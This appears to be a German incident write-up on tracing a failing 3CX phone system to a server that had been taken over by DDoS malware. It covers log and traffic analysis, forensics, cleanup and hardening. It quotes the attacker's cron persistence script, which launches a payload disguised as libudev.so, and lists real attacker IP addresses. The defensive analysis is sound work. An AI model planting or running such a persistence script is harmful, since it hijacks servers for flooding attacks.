Die Telefonanlage funktioniert nur teilweise
Vier Tage Fehlersuche, vier verworfene Theorien — am Ende war nie die Telefonanlage das Problem, sondern der Server darunter, der seit siebzehn Tagen jemand anderem gehörte.
Ein Montagmorgen, eine Meldung von vier Wörtern: tot beziehungsweise funktioniert nur teilweise. Am Donnerstag stand fest, dass die 3CX-Anlage die ganze Zeit gesund war. Der Server darunter gehörte seit siebzehn Tagen jemand anderem.
Dieser Text beschreibt den Weg dorthin — mit den Befehlen, den Fehlschlägen und den vier Theorien, die wir unterwegs selbst wieder einkassieren mussten. Alle Namen, Rufnummern und Adressen sind geändert. Nur die IP-Adressen der Angreifer stehen im Original, weil sie für andere einen Nutzwert haben.
Der Ausgangspunkt
Eine 3CX-Anlage, Version 20, PRO-Lizenz, acht gleichzeitige Gespräche, selbst gehostet auf einem virtuellen Server. Fünfunddreißig Nebenstellen. Zwei SIP-Trunks: einer bei einem deutschen Provider, einer bei einem Schweizer.
Der erste Blick in die Weboberfläche zeigte praktisch alle Nebenstellen als „Nicht angemeldet". Der zweite Blick ins Ereignisprotokoll zeigte, alle fünf Minuten, rund um die Uhr:
Warnung 12294  SIP Server
Call or Registration to provider-b has failed.
sip:10001@sip.provider-b.example replied: 401 Unauthorized
Über 240 Protokollseiten hinweg dieselbe Zeile. Etwa 170 Einträge pro Tag.
Theorie 1: Falsche Zugangsdaten
Ein 401 Unauthorized heißt normalerweise: Passwort stimmt nicht. Der Reflex ist, die SIP-Zugangsdaten neu einzutragen.
Der Reflex war falsch. Im Kundenportal des Schweizer Providers stand unter aktive Produkte: null. Der Anschluss lag unter den inaktiven, und im Rechnungsverlauf standen drei Belege mit der Bezeichnung Debitorenverlust.
Debitorenverlust ist der buchhalterische Begriff für eine Forderungsausbuchung. Der Provider hatte die offenen Beträge abgeschrieben und den Anschluss stillgelegt — anderthalb Jahre zuvor. Der SIP-Account existierte nicht mehr, deshalb das 401.
Erste Lehre: SIP kennt keinen Statuscode für „Ihr Vertrag wurde gekündigt". Der Provider antwortet mit demselben 401 wie bei einem Tippfehler. Fünf Minuten im Kundenportal ersparen Stunden im SIP-Trace.
Zwei Tage lang hat dieser tote Trunk das Protokoll zugedeckt und den Blick auf alles andere verstellt.
Was dabei nebenbei auffiel
Beim Prüfen der ausgehenden Regeln zeigte sich etwas Unerwartetes:
| Regel | Präfix | Route 1 | Route 2–5 |
|---|---|---|---|
| +41 | +41 | toter Trunk | Gesperrt |
| 0041 | 0041 | toter Trunk | Gesperrt |
| + | + | funktionierender Trunk | Gesperrt |
Drei Regeln schickten jeden Anruf in die Schweiz auf den toten Trunk, ohne Ersatzroute. 3CX arbeitet Regeln von oben nach unten ab; die +41-Regel greift vor der allgemeinen +-Regel. Ergebnis: Ein Unternehmen, dessen Geschäft grenzüberschreitende Beratung ist, konnte monatelang keinen einzigen Schweizer Kunden anrufen — und es war niemandem aufgefallen.
Zweite Lehre: Routen 2 bis 5 auf „Gesperrt" ist ein Single Point of Failure mit Ansage. Ein Fallback auf den zweiten Trunk hätte den Providerausfall unsichtbar gemacht.
Theorie 2: Das Wählformat
Weiter im Protokoll, jenseits des Rauschens: Weiterleitungen an einen externen Telefonservice scheiterten mit 408 Request Timeout.
Das Weiterleitungsziel war hinterlegt als 0049305550142 — also international nach Deutschland, abgesetzt von einem deutschen Trunk. Plausible Ursache: Manche Provider routen das über eine internationale Strecke, und dort entstehen Timeouts.
Korrigiert auf E.164 (+49305550142). Es änderte nichts. Die Anrufe scheiterten weiter.
Theorie 3: Der Dienstleister nimmt nicht ab
Die Anrufberichte zeigten: von elf Weiterleitungen an einem Tag wurden drei angenommen. Naheliegender Schluss: Der Dienstleister ist unterbesetzt.
Auch das hielt nicht. Ein Blick auf die Klingeldauern:

Erfolgreiche Anrufe klingelten 5, 18, 20 Sekunden — unregelmäßig, wie echtes Klingeln. Gescheiterte klingelten exakt 32,00 Sekunden. Fünfmal hintereinander.
Menschen gehen nicht fünfmal bei exakt 32,00 Sekunden nicht ran. Das ist eine Stoppuhr, kein Verhalten. Zweiunddreißig Sekunden ist der SIP-Timer aus RFC 3261 — er feuert, wenn auf ein INVITE gar keine Antwort kommt.
Die Information, die alles drehte
Am vierten Tag kam vom Kunden ein Satz, der vorher nie gefallen war: Im Gespräch stottert es, und Anrufe brechen ab, obwohl niemand aufgelegt hat.
Abgehacktes Audio und Abbrüche ohne Auflegen sind kein Signalisierungsproblem. Das ist Paketverlust im Sprachkanal. Und Paketverlust führt zur Frage nach der Netzwerklast.
Die Anlage liefert die Antwort selbst. Im Support-Archiv (Dashboard → Fehlerbehebung → Support-Informationen) liegt unter DbTables/tsdb.network.csv eine Zeitreihe der Netzwerkzähler:
unzip -q SupportInfo.zip -d si/
head -3 si/DbTables/tsdb.network.csv
time,id,bytes_sent,bytes_received,unicast_packets_sent,unicast_packets_received,...
2026-09-03 09:38:00+00,ens3,209082823003370,115988774563,250385500933,866466488,...Die Zähler sind kumulativ. Die Differenz zweier Zeilen geteilt durch den Zeitabstand ergibt die Rate:
import csv, datetime
rows = list(csv.DictReader(open('si/DbTables/tsdb.network.csv')))
prev = None
for r in rows[-6:]:
    t  = datetime.datetime.fromisoformat(r['time'][:19])
    ps = int(r['unicast_packets_sent'])
    if prev:
        dt = (t - prev[0]).total_seconds()
        print(f"{t}  {(ps-prev[1])/dt:>10,.0f} Pakete/s ausgehend")
    prev = (t, ps)
Das Ergebnis war kein Telefoniewert:

Median 762 Mbit/s bei 110.000 Paketen pro Sekunde ausgehend. Spitze 4.232 Mbit/s bei 435.273 Paketen. Eingehend: 0,0 Mbit/s und 4 Pakete pro Sekunde.
Eine Telefonanlage mit acht Kanälen verursacht wenige hundert Pakete pro Sekunde. Das Verhältnis von ausgehend zu eingehend lag bei etwa 8500 zu 1. Der Server erzeugte diesen Verkehr selbst — kein Reflexionsangriff, sondern eine Flut aus der Maschine heraus.
Damit erklärten sich alle Symptome auf einmal: Bei gesättigtem Uplink überleben Sprachpakete nicht (das Stottern), SIP-Pakete gehen verloren (die 32-Sekunden-Timeouts), gelegentlich stirbt eine Registrierung (die Trunk-Aussetzer), und wenn kein RTP mehr ankommt, beendet 3CX das Gespräch (der Abbruch ohne Auflegen).
Die Gegenprobe beim Netzbetreiber
Ein Befund aus den eigenen Logs ist ein Befund aus einer Quelle. Der SIP-Provider hält einen rollierenden Verbindungsmitschnitt vor — meist nur achtundvierzig Stunden, also fragt man besser früh.
In seinem Fenster lagen 180 bis 200 Gespräche, rund achtzig Prozent regulär zustande gekommen. Auffällig war eine kleine Gruppe abgewiesener ausgehender Anrufe, alle mit demselben Muster:
Der Provider fordert bei ausgehenden Gesprächen eine Authentifizierung an. Die Anlage bestätigt den Empfang dieser Aufforderung — und die Zugangsdaten folgen dann nicht.
| Regelfall | in den Fehlerfällen | |
|---|---|---|
| Zeit zwischen Empfangsbestätigung und Authentifizierung | ~100 Millisekunden | 3,34 bis 25 Sekunden |
Das ist der Beweis von der anderen Seite. Die Anlage hat empfangen und quittiert; ihre Antwort ging danach verloren oder kam um das Hundertfache verspätet. Eine überlastete CPU oder eine defekte Anlage sähe anders aus — beides hätte schon die Empfangsbestätigung verhindert.
Dritte Lehre: Fragt den Netzbetreiber, und zwar früh. Von der eigenen Anlage aus sieht man nur dass Anrufe scheitern. Der Provider sieht woran. Und sein Mitschnitt ist in zwei Tagen weg.
Der Befund im Support-Archiv
Dasselbe Archiv enthält die Prozessliste:
grep -vi "3cx\|nginx\|postgres\|systemd\|kworker" si/ExtraLogging/tcxRunningProcesses_*.txtbldlvxlwvz 555 Start: 07.09.2026 11:58:03
bldlvxlwvz 34847 Start: 07.09.2026 13:57:29Zehn zufällige Kleinbuchstaben. Kein Paket, kein Dienst, kein Treiber heißt so. Legitime Software hat sprechende Namen, weil Menschen sie wiederfinden müssen.
PID 555 startete in derselben Sekunde wie cron und dbus-daemon — also im Bootvorgang.
Beweissicherung vor der Bereinigung
Bevor irgendetwas angefasst wird: Sicherung ziehen, Server geordnet herunterfahren, Abbild erstellen.
Wichtig ist die Reihenfolge. Ein ACPI-Shutdown statt hartem Ausschalten, damit die Datenbank sauber schließt. Danach ein Offline-Snapshot der Platte — er dokumentiert den Tatort und ist die einzige Grundlage für eine spätere Auswertung.
Die Bereinigung selbst erfolgt aus dem Rettungssystem heraus, mit gemounteter Platte. Der Vorteil: Die Schadsoftware läuft dabei nicht und kann sich nicht wehren.
lsblk                      # Platte identifizieren, im Rescue oft sda statt vda
mkdir -p /mnt/alt
mount /dev/sda1 /mnt/alt
ls /mnt/alt                # etc, var, root, usr — dann sitzt es richtig
Die Spurensuche
Erst verstehen, dann löschen. Die entscheidende Frage ist immer: Wie kam es rein, und wie blieb es drin?
A=/mnt/alt

# 1. Alle Referenzen auf den Schadprozess
grep -rl "bldlvxlwvz" $A/etc 2>/dev/null
find $A -name "*bldlvxlwvz*" 2>/dev/null

# 2. Autostart-Orte
ls -la $A/etc/init.d/ $A/etc/cron.d/ $A/etc/cron.hourly/
cat $A/etc/crontab
ls -la $A/etc/rc*.d/ | grep -i bldl

# 3. Fremde Zugangsschlüssel?
cat $A/root/.ssh/authorized_keys

# 4. Zeitstempel — sie erzählen die Chronologie
ls -la $A/etc/init.d/bldlvxlwvz $A/usr/bin/bldlvxlwvz $A/etc/shadow $A/etc/passwd
Der Fund:
-rwxr-xr-x  114155  Aug 24 03:29  /usr/bin/bldlvxlwvz
-rwxr-xr-x     323  Sep  7 09:58  /etc/init.d/bldlvxlwvz
-rw-r--r--    1185  Okt  6  2024  /etc/passwd
-rw-r-----     692  Okt  6  2024  /etc/shadow
/etc/shadow unverändert seit der Erstinstallation — das Passwort wurde nie geändert. Keine fremden SSH-Schlüssel. Die Binärdatei kam am 24. August, die Boot-Verankerung erst zwei Wochen später.
Und in /etc/cron.hourly/gcc.sh stand die zweite Stufe:
#!/bin/sh
for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`; do ifconfig $i up& done
cp /lib/libudev.so /lib/libudev.so.6
/lib/libudev.so.6
Dazu in /etc/crontab:
*/3 * * * * root /etc/cron.hourly/gcc.shAlle drei Minuten. /lib/libudev.so ist keine Bibliothek, sondern eine als Systemdatei getarnte zweite Nutzlast — die Signatur einer bekannten Linux-DDoS-Familie.
file $A/lib/libudev.so
# ELF 32-bit LSB executable, Intel i386, statically linked, stripped
Ebenfalls angelegt worden waren vier leere systemd-Unit-Dateien mit den Namen der Sicherheitsagenten großer asiatischer Cloud-Anbieter. Auf einem europäischen Server ohne Funktion — sie stehen dort, damit auf den üblichen Zielsystemen die echten Agenten nicht starten können. Ein Indiz für Massenangriff statt gezieltem Vorgehen.
Wie weit reicht der Schaden?
Vor dem Aufräumen die wichtigste Prüfung: Wurden Systemwerkzeuge ausgetauscht?
ls -la $A/bin/ls $A/bin/ps $A/bin/netstat $A/bin/ss $A/usr/bin/top $A/usr/bin/find
find $A/bin $A/sbin $A/usr/bin $A/usr/sbin $A/lib $A/usr/lib \
     -newermt "2026-08-23" -type f 2>/dev/null
Alle Kernbinaries trugen unverändert ihre Original-Paketdaten aus den Jahren 2022 bis 2025. In den Systemverzeichnissen waren seit dem 23. August genau zwei Dateien geschrieben worden — beide gehörten zur Schadsoftware.
Kein Rootkit. Der Fußabdruck war klein.
Vierte Lehre: Diese Prüfung entscheidet, ob Bereinigung überhaupt vertretbar ist. Fällt sie anders aus, hilft nur Neuinstallation. Und selbst bei diesem Ergebnis bleibt eine Neuinstallation die sauberere Wahl — die Bereinigung war hier eine bewusste Abwägung zwischen Aufwand und Betriebsunterbrechung, keine Empfehlung.
Die Bereinigung
A=/mnt/alt

rm -f $A/usr/bin/bldlvxlwvz $A/usr/lib/libudev.so $A/lib/libudev.so.6
rm -f $A/etc/init.d/bldlvxlwvz $A/etc/cron.hourly/gcc.sh
rm -f $A/etc/systemd/system/{YDService,aliyun,tat_agent,aegis}.service

cp -a $A/etc/crontab $A/etc/crontab.bak
sed -i '/gcc\.sh/d' $A/etc/crontab
Die rc-Verknüpfungen brauchen Aufmerksamkeit — hier sind wir in eine Falle gelaufen:
# FALSCH: -e folgt dem Symlink, dessen Ziel schon gelöscht ist → Test schlägt fehl
for n in 1 2 3 4 5; do
  f=$A/etc/rc${n}.d/S90bldlvxlwvz
  [ -e "$f" ] && rm -f "$f"
done

# RICHTIG: -L prüft den Symlink selbst
for n in 0 1 2 3 4 5 6 S; do
  f=$A/etc/rc${n}.d/S90bldlvxlwvz
  { [ -L "$f" ] || [ -e "$f" ]; } && rm -f "$f" && echo "entfernt: $f"
done
Fünfte Lehre: Nach dem Löschen des Ziels ist jeder Symlink darauf ein toter Link.
[ -e ]sagt dann „existiert nicht" — und die Autostart-Einträge bleiben stehen. Erst die Kontrollsuche zeigte es.
Härtung des Zugangs, ebenfalls offline:
cp -a $A/etc/ssh/sshd_config $A/etc/ssh/sshd_config.bak
sed -i 's/^[[:space:]]*PermitRootLogin.*/PermitRootLogin prohibit-password/' $A/etc/ssh/sshd_config
sed -i 's/^[[:space:]]*PasswordAuthentication.*/PasswordAuthentication no/'  $A/etc/ssh/sshd_config
grep -q "^PasswordAuthentication" $A/etc/ssh/sshd_config || \
  echo "PasswordAuthentication no" >> $A/etc/ssh/sshd_config

mkdir -p $A/root/.ssh && chmod 700 $A/root/.ssh
echo 'ssh-ed25519 AAAA... admin@arbeitsplatz' >> $A/root/.ssh/authorized_keys
chmod 600 $A/root/.ssh/authorized_keys
Updates im Chroot
Das System war offline und sollte gepatcht wieder hochkommen. Das geht im Chroot — mit zwei Vorkehrungen:
for m in dev dev/pts proc sys; do mount --bind /$m $A/$m; done
cp -a $A/etc/resolv.conf $A/etc/resolv.conf.bak
cp /etc/resolv.conf $A/etc/resolv.conf

# Dienste dürfen im Chroot nicht starten
printf '#!/bin/sh\nexit 101\n' > $A/usr/sbin/policy-rc.d && chmod +x $A/usr/sbin/policy-rc.d

chroot $A apt-get update -qq
chroot $A bash -c 'DEBIAN_FRONTEND=noninteractive apt-get -y \
  -o Dpkg::Options::="--force-confdef" \
  -o Dpkg::Options::="--force-confold" full-upgrade'
--force-confold ist hier keine Bequemlichkeit, sondern Notwendigkeit: Ohne diese Option überschreibt das Update die eben gehärtete sshd_config.
Ein apt-get autoremove entfernte anschließend das Metapaket postgresql. Das sah beunruhigend aus, war aber harmlos — die eigentliche Datenbank blieb:
chroot $A dpkg -l | grep postgres
# ii  postgresql-15  15.19-0+deb12u1
Sauber abbauen nicht vergessen:
rm -f $A/usr/sbin/policy-rc.d
mv -f $A/etc/resolv.conf.bak $A/etc/resolv.conf
for m in sys proc dev/pts dev; do umount -l $A/$m; done
sync && umount $A
Der Beweis, dass es gehalten hat
Nach dem Neustart, ohne Rettungssystem:
# Läuft etwas Fremdes?
find / -name "*bldlvxlwvz*" -o -name "gcc.sh" -o -name "libudev.so.6" 2>/dev/null

# Und die Zahl, auf die es ankommt
P1=$(cat /sys/class/net/ens3/statistics/tx_packets); sleep 30
P2=$(cat /sys/class/net/ens3/statistics/tx_packets)
echo "$(( (P2-P1)/30 )) Pakete/s ausgehend"| vorher | nachher | |
|---|---|---|
| Ausgehende Pakete | 370.000/s | 4/s |
| Ausgehender Verkehr | 2.400.000 kbit/s | 3 kbit/s |
Wie kam der Angreifer hinein?
Das Protokoll schien eindeutig: 17.403 fehlgeschlagene Anmeldeversuche, dann ein erfolgreicher. Klassischer Brute-Force.
zgrep -h "Accepted" /var/log/auth.log* | grep -v CRON2026-08-24T05:28:59+02:00 Accepted password for root from 45.148.10.157
2026-08-24T05:29:30+02:00 Accepted password for root from 23.160.56.218Dann kam vom Kunden die Angabe: Das Passwort war mindestens zwölf Stellen lang, über einen gemischten Zeichenvorrat aus Groß- und Kleinbuchstaben, Ziffern und Sonderzeichen, und nirgends sonst in Gebrauch.
Schon zwölf Stellen über diesen Zeichenvorrat ergeben rund 10²² Möglichkeiten. Bei fünfzehn Versuchen pro Minute ist das nicht in menschlichen Zeiträumen durchsuchbar. Die Brute-Force-These war rechnerisch tot.
Der Blick ins Rohprotokoll bestätigte es unabhängig:
zgrep -h "45.148.10.157" /var/log/auth.log* | grep -E "Failed|Accepted" | tail -82026-08-24T04:15:34 Failed password for root from 45.148.10.157
2026-08-24T05:28:59 Accepted password for root from 45.148.10.157Dreiundsiebzig Minuten Pause zwischen letztem Fehlversuch und Treffer. Kein einziger Versuch dazwischen. Und die zweite Adresse, 23.160.56.218, hatte im gesamten Protokollbestand keinen einzigen Fehlversuch — sie erschien um 05:29:30 zum ersten Mal überhaupt, traf sofort und verschwand nach sechs Sekunden.
Beide Sitzungen dauerten Sekundenbruchteile beziehungsweise sechs Sekunden. Kein Mensch an einer Tastatur, sondern automatisiert abgesetzte Befehle.

Sechste Lehre: Ein erfolgreicher Login inmitten von Brute-Force-Rauschen ist kein Beweis für Brute-Force. Prüft den zeitlichen Abstand zum letzten Fehlversuch derselben Adresse. Ein Ratewerkzeug pausiert nicht und trifft dann im ersten Anlauf.
Das Passwort war bekannt, bevor es benutzt wurde. Der Abfluss fand außerhalb dieses Servers statt — die 17.403 Rateversuche waren Hintergrundrauschen, nicht der Weg hinein.
Damit verschiebt sich die ganze Untersuchung: Der Server war das Ziel, nicht die Quelle. Wer wissen will, wie es passiert ist, muss dort suchen, wo das Passwort lag.
Was der Ausfall gekostet hat
Der eigentliche Schaden lag nicht im Datenverkehr, sondern in den Anrufen, die niemanden erreichten.
Die Anlage nahm Anrufe entgegen und reichte sie an einen externen Telefonservice weiter. Ob ein Anrufer wirklich einen Menschen erreichte, entschied sich also am Weiterleitungsbein — nicht am eingehenden Bein.

Diese Unterscheidung hatten wir zunächst übersehen und die falsche Kennzahl verglichen. Die richtige:

| Zeitraum | Weiterleitungen | erreicht | Quote |
|---|---|---|---|
| vor der Übernahme | 165 | 140 | 85 % |
| während des Angriffs | 104 | 47 | 45 % |
Aussagekräftiger als die Quote ist der Wechsel des Fehlerbilds: Vorher scheiterten Anrufe nach null bis zwei Sekunden — Besetztzeichen, also der normale Fall. Danach nach zweiunddreißig Sekunden — Zeitüberschreitung, also gar keine Antwort.
Bereinigt um interne Testnummern: 14 von 38 externen Anrufern erreichten in vier Tagen kein einziges Mal jemanden. Einer versuchte es siebenmal.
Siebte Lehre: Prüft, ob eure Kennzahl das misst, worauf es ankommt. „Anrufe angenommen" bedeutet in einer Anlage, die konstruktionsbedingt alles weiterleitet, etwas völlig anderes als „Anrufer hat jemanden erreicht".
Ein Fehler, den wir selbst gemacht haben
Am Ende sollte der Fernwartungszugang gesperrt werden. Der Plan schien harmlos: Die impliziten Regeln des Paketfilters standen auf Accept all in beide Richtungen, eine einzelne DROP-Regel für Port 22 obenauf sollte also nur SSH treffen.
Beim Aktivieren stellte die Firewall des Anbieters die implizite Eingangsregel jedoch auf Drop all um. Aus einer Positivliste wurde eine Negativliste. Erlaubt war nur noch Ping.
Die Telefonanlage war sofort vollständig offline. Der Porttest zeigte es binnen Sekunden:
for p in 22 443 5060 5061 5090; do
  timeout 5 bash -c "cat < /dev/null > /dev/tcp/203.0.113.42/$p" 2>/dev/null \
    && echo "$p offen" || echo "$p zu"
done
Achte Lehre: Vom Zustand einer inaktiven Firewall lässt sich nicht auf den Zustand der aktiven schließen. Die richtige Reihenfolge ist: erst die Freigaben anlegen (TCP 80, 443, 5060, 5061, 5090 und UDP 5060, 5090, 9000–10999), diese zuweisen, dann die Sperre dahinter, dann aktivieren — und unmittelbar danach ein Testanruf und ein Aufruf der Weboberfläche.
Die Lücke, die den Ausfall siebzehn Tage tragen ließ
Eine Frage bleibt jenseits der Technik: Wie kann ein Zustand siebzehn Tage bestehen, in dem ein erheblicher Teil der Anrufe niemanden erreicht, ohne dass jemand eingreift?
Der externe Telefonservice hatte seine Zusage eingehalten. Zu jedem unbeantworteten Anruf ging eine Benachrichtigung heraus. Die Information war also vorhanden — sie erreichte den Empfänger nur in einer Form, aus der sich kein Handlungsbedarf ableiten ließ. Einzelne Meldungen in gewohnter Frequenz erzeugen kein Signal. Erst ihre Häufung tut das, und die wertete niemand aus.
Dasselbe Muster findet sich an zwei weiteren Stellen dieses Falls:
- Die Störung des einen Trunks stand monatelang alle fünf Minuten im Ereignisprotokoll. Gelesen hat es niemand.
- Die 17.403 fehlgeschlagenen Anmeldeversuche waren vollständig protokolliert. Eine Meldung entstand daraus nie.
Dreimal dieselbe Lücke: Die Daten lagen vor. Es fehlte die Schwelle, ab der aus Daten eine Benachrichtigung wird.
Neunte Lehre: Protokollieren ist nicht überwachen. Ein System, das jede Einzelmeldung zuverlässig verschickt, aber keine Häufung erkennt, produziert Empfänger, die formal informiert und faktisch ahnungslos sind. Vereinbart eine Schwelle — etwa eine Benachrichtigung an einen benannten Menschen, sobald an einem Tag mehr als n Anrufe unbeantwortet bleiben. Das ist keine technische, sondern eine organisatorische Festlegung.
Bemerkenswert war die Reaktion des Kunden. Sein Ärger galt nicht dem Ausfall. Er galt dem Umstand, dass ihn niemand angerufen und gesagt hat: Ihnen brechen heute reihenweise Gespräche weg.
Was bleibt
Die Anlage war nie defekt. Die Konfiguration war korrekt. Vier Tage Fehlersuche und vier verworfene Theorien lagen zwischen der Meldung und dem Befund — und keine der vier war unvernünftig, sie waren nur falsch.
Was den Durchbruch brachte, war kein Werkzeug, sondern ein Satz vom Kunden: Es stottert, und Gespräche brechen ab. Diese Beobachtung war seit Wochen vorhanden und erreichte uns am vierten Tag. Sie hätte die Suche um drei Tage verkürzt.
Deshalb, an beide Seiten gerichtet:
Wer eine Störung meldet, sollte drei Dinge mitliefern — seit wann, bei wem, und was genau die Gegenseite hört. „Funktioniert nur teilweise" ist technisch nicht verwertbar.
Und wer eine Störung untersucht, sollte danach fragen, statt sie sich zusammenzureimen. Wir haben es nicht getan, und das ist der eigentliche Grund, warum es vier Tage dauerte.
Prüfliste
Bei einer Meldung „funktioniert nur teilweise"
- Was hört der Anrufer? Stottern, Stille, Ansage, Besetztzeichen?
- Betrifft es ein- oder ausgehende Anrufe, alle Anrufer oder einzelne?
- Seit wann genau?
Bevor die Zugangsdaten angefasst werden
- Ist der Anschluss beim Provider überhaupt noch aktiv?
- Ist die Rechnung bezahlt?
Bei sporadischen Verbindungsabbrüchen
- Netzwerkzähler auswerten, nicht raten
- Verhältnis ausgehend zu eingehend prüfen — Asymmetrie ist ein Warnsignal
- Immer identische Abbruchzeiten deuten auf einen Timer, nicht auf Verhalten
Bei sporadischen Problemen mit SIP-Trunks
- Den Netzbetreiber um seinen Verbindungsmitschnitt bitten — sofort, er ist oft nach 48 Stunden weg
- Nach der Zeit zwischen Authentifizierungsanforderung und Antwort fragen
- Klären, wie lange er die Daten aufbewahrt und an wen er sie herausgeben darf
Bei Verdacht auf Kompromittierung
- Sicherung ziehen und herunterladen, bevor etwas verändert wird
- Geordnet herunterfahren, dann Offline-Abbild erstellen
- Aus dem Rettungssystem arbeiten, nicht im laufenden System
- Erst dokumentieren, dann löschen
- Prüfen, ob Systembinaries ausgetauscht wurden
- Bei Root-Kompromittierung ist Neuinstallation der Regelfall
Alle Namen, Firmen, Rufnummern und Serveradressen in diesem Text sind geändert. Die IP-Adressen der Angreifer sind unverändert wiedergegeben.